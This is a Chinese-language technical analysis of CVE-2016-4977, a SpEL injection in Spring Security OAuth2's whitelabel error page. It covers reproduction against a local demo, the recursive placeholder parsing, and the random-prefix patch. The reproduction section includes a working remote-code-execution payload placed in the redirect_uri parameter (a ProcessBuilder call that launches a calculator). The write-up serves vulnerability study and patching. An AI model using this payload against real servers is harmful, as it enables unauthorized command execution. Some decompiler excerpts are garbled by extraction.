简介

SpringSecurity是一个流行的权限管理框架,类似Shiro,但功能更加完善。 在Spring Security OAuth2的漏洞版本中,当用户使用 whitelabel views 来处理错误时,由于递归解析了SpEL表达式,攻击者在被授权的情况下可以通过构造恶意参数来RCE。(感觉跟S2-001有相似的地方)

影响版本

- 2.0.0 to 2.0.9
- 1.0.0 to 1.0.5

环境搭建&复现

下载Demo代码: http://secalert.net/research/cve-2016-4977.zip

观察启动文件: resources/application.properties, 观察到clientId

是acme, 密码是password

启动并访问url: http://localhost:8080/oauth/authorize?

response_type=token&client_id=acme&redirect_uri=hello

← → C ♠ localhost:8080/oauth/authorize?response_type=token&client_id=acme&redirect_ur =hello

OAuth Error

error="invalid_grant", error_description="Invalid redirect hello does not match one of the registered values: [http://localhost]"

修改url: http://localhost:8080/oauth/authorize?response_type=token&client_id=a cme&redirect_uri=\${2334-1}

← → C · ↑ · O localhost:8080/oauth/authorize?response_type=token&client_id=acme&redirect_uri=\${2334-1}

OAuth Error

error="invalid_grant", error_description="Invalid redirect: 2333 does not match one of the registered values: [http://localhost]"

这里将uri改为了SpEL表达式,发现被解析。那么我们进一步的将uri改成我们的

payload: \${new%20java.lang.ProcessBuilder(new%20java.lang.String(new%20byte[]{99,97,108,99})).start()} 成功弹出计算器

OAuth2


OAuth 2.0是用于授权的行业标准协议,核心思路是通过各类认证手段(具体什么手段OAuth 2.0不关心)认证用户身份,并颁发token,使得第三方应用可以使用该token在限定时间、限定范围内访问指定资源。OAuth 2.0致力于简化客户端开发人员的工作,同时为Web应用程序、桌面应用程序、移动电话和客厅设备提供特定的授权流程。

OAuth在"客户端"与"服务提供商"之间,设置了一个授权层(authorization layer)。"客户端"不能直接登录"服务提供商",只能登录授权层,以此将用户与客户端区分开来。"客户端"登录授权层所用的令牌(token),与用户的密码不同。用户可以在登录的时候,指定授权层令牌的权限范围和有效

期。

"客户端"登录授权层以后,"服务提供商"根据令牌的权限范围和有效期,向"客户端"开放用户储存的资料。

校验流程如图:




具体的讲解可参考: 《理解OAuth 2.0》

Spring Security OAuth2

Spring Security OAuth2是为Spring框架提供安全认证支持的一个模块,主要包含认证服务器和资源服务器这两大块的实现:

Spring Security OAuth2主要包含认证服务器和资源服务器这两大块的实现:



认证服务器主要包含了四种授权模式的实现和Token的生成与存储,我们也可以在认证服务器中自定义获取Token的方式;资源服务器主要是在Spring Security的过滤器链上加了OAuth2AuthenticationProcessingFilter过滤器,即使用OAuth2协议发放令牌认证的方式来保护我们的资源。


漏洞分析

由于程序使用WhiteLabel视图来做返回页面,所以首先分析下面这个文件:
org\springframework\security\oauth2\provider\endpoint\White
labelErrorEndpoint.java


可以看到程序通过 oauthError.getSummary() 来获取错误信息



然后跟进new SpelView(),这里进行了一系列初始化



下面有一个render方法,将map传入了我们的上下文中,map中包含我们的报错信息。然后进入replacePlaceholders方法



该方法会进行一个递归查询

递归调用导致 \${xxx\${payload}xxx} 这样的payload可以被解析到。

```
PropertyPlaceholderHelper > replacePlaceholders()

upiled .class file, bytecode version: 50.0 (Java 6)

public String replacePlaceholders(String value, PropertyPlaceholderHelper.PlaceholderResolver placeholderResolver) { value: "<html><body><h1>>OautholderResolver) { value: "<html><h1>>OautholderResolver) { value: "<html><h1>>Oau
```

上面会判断&{和}的位置,然后截取出我们的errorSummary,再次传入parseStringValue方法

```
PropertyPlaceholderHelper > parseStringValue()

Diled .class file, bytecode version: 50.0 (Java 6)


Download Sources Choose Sources...

}

protected String parseStringValue(String strVal, PropertyPlaceholderHelper.PlaceholderResolver placeholderResolver, Set<Strings visitedPlaceholders) { strVal: "<a href="http://dody></a><a href="http://dody><
```

因为内部没有\${}了,直接返回errorSummary,然后传入resolvPlaceholder

在后面取出我们的报错信息



因为我们的报错信息中也是包含Spel表达式的,所以又被parseStringValue拿去 递归解析



然后进行相同的操作,取出我们的payload,然后交给解析器解析

```
PropertyPlaceholderHelper > parseStringValue()

mpiled .class file, bytecode version: 50.0 (Java 6)

String placeholder = result.substring(startIndex + this.placeholderPrefix.length(), endIndex); placeholder: "new java.lang.ProcessBuilder(new String originalPlaceholder; originalPlaceholder: "new java.lang.ProcessBuilder(new java.lang.String(new byte[]{99,97,108,99})).

if (!visitedPlaceholders.add(placeholder)) {

throw new IllegalArgumentException("Circular placeholder reference " + placeholder + " in property definitions");
}

placeholder = this.parseStringValue(placeholder, placeholderResolver, visitedPlaceholders); visitedPlaceholders: size = 2

String propVal = placeholderResolver.resolvePlaceholder(placeholder); placeholderResolver: SpelView$16976 placeholder: "new java.lang.Proce

if (propVal == null && this.valueSeparator != null) {
```

成功执行命令

漏洞修复

```
class SpelView implements View {
                  private final String template;
                 private final String prefix;
                 private final SpelExpressionParser parser = new SpelExpressionParser();
                 private final StandardEvaluationContext context = new StandardEvaluationContext();
                  private PropertyPlaceholderHelper helper;
                  private PlaceholderResolver resolver;
                  public SpelView(String template) {
                         this.template = template;
                          this.prefix = new RandomValueStringGenerator().generate() + "{";
                          this.context.addPropertyAccessor(new MapAccessor());
                          this.helper = new PropertyPlaceholderHelper("${", "}");
                          this.resolver = new PlaceholderResolver() {
                                  public String resolvePlaceholder(String name) {
                                          Expression expression = parser.parseExpression(name);
盘
         @@ -68,7 +69,10 @@ public void render(Map<String, ?> model, HttpServletRequest request, HttpServlet
                                          .getPath();
                          map.put("path", (Object) path==null ? "" : path);
                          context.setRootObject(map);
                          String result = helper.replacePlaceholders(template, resolver);
                          String maskedTemplate = template.replace("${", prefix);
                          PropertyPlaceholderHelper helper = new PropertyPlaceholderHelper(prefix, "}");
                          String result = helper.replacePlaceholders(maskedTemplate, resolver);
                         result = result.replace(prefix, "${");
                          response.setContentType(getContentType());
                          response.getWriter().append(result);
     78
```

SpelView构造方法中,加入了一个随机生成的前缀

```
this.prefix = new RandomValueStringGenerator().generate()
+ "{";
.
.
.
String maskedTemplate = template.replace("${", prefix);
```

render方法中,随机前缀拼接到template之前,可以这样理解 \${errorSummary} -> random{errorSummary} ,由于没有递归加,所以 payload没有加入random,执行前判断random,由于只有最外层符合,所以 无法触发RCE

存在暴力破解的可能,因为random固定是六位。但没有价值,因为每执行一条命令都需要几万次的暴力破解请求。

参考

https://www.mi1k7ea.com/2020/02/09/%E6%B5%85%E6%9E%90Spring-Security-OAuth2%E4%B9%8BCVE-2016-4977/#0x01-Spring-Security-OAuth2

https://xushao.ltd/post/cve-2016-4977-fen-xi/#%E8%A1%A5%E4%B8%81%E 5%88%86%E6%9E%90